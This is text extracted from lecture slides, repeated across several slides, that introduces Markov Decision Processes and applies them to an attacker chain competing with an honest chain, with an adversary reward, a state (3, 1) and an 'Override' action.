
- ♦ Actions, Rewards
- ♦ State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains


- ♦ Actions, Rewards
- ♦ State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains


- ◆ Actions, Rewards
 - ◆ State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains

- ♦ Actions, Rewards
- ♦ State space, action space



Reward for adversary: 2
State: (3, 1)

Attacker chain

Honest chain




Override
Action

Markov Decision Process (MDP)

Extension of Markov Chains

- ♦ Actions, Rewards
- ♦ State space, action space

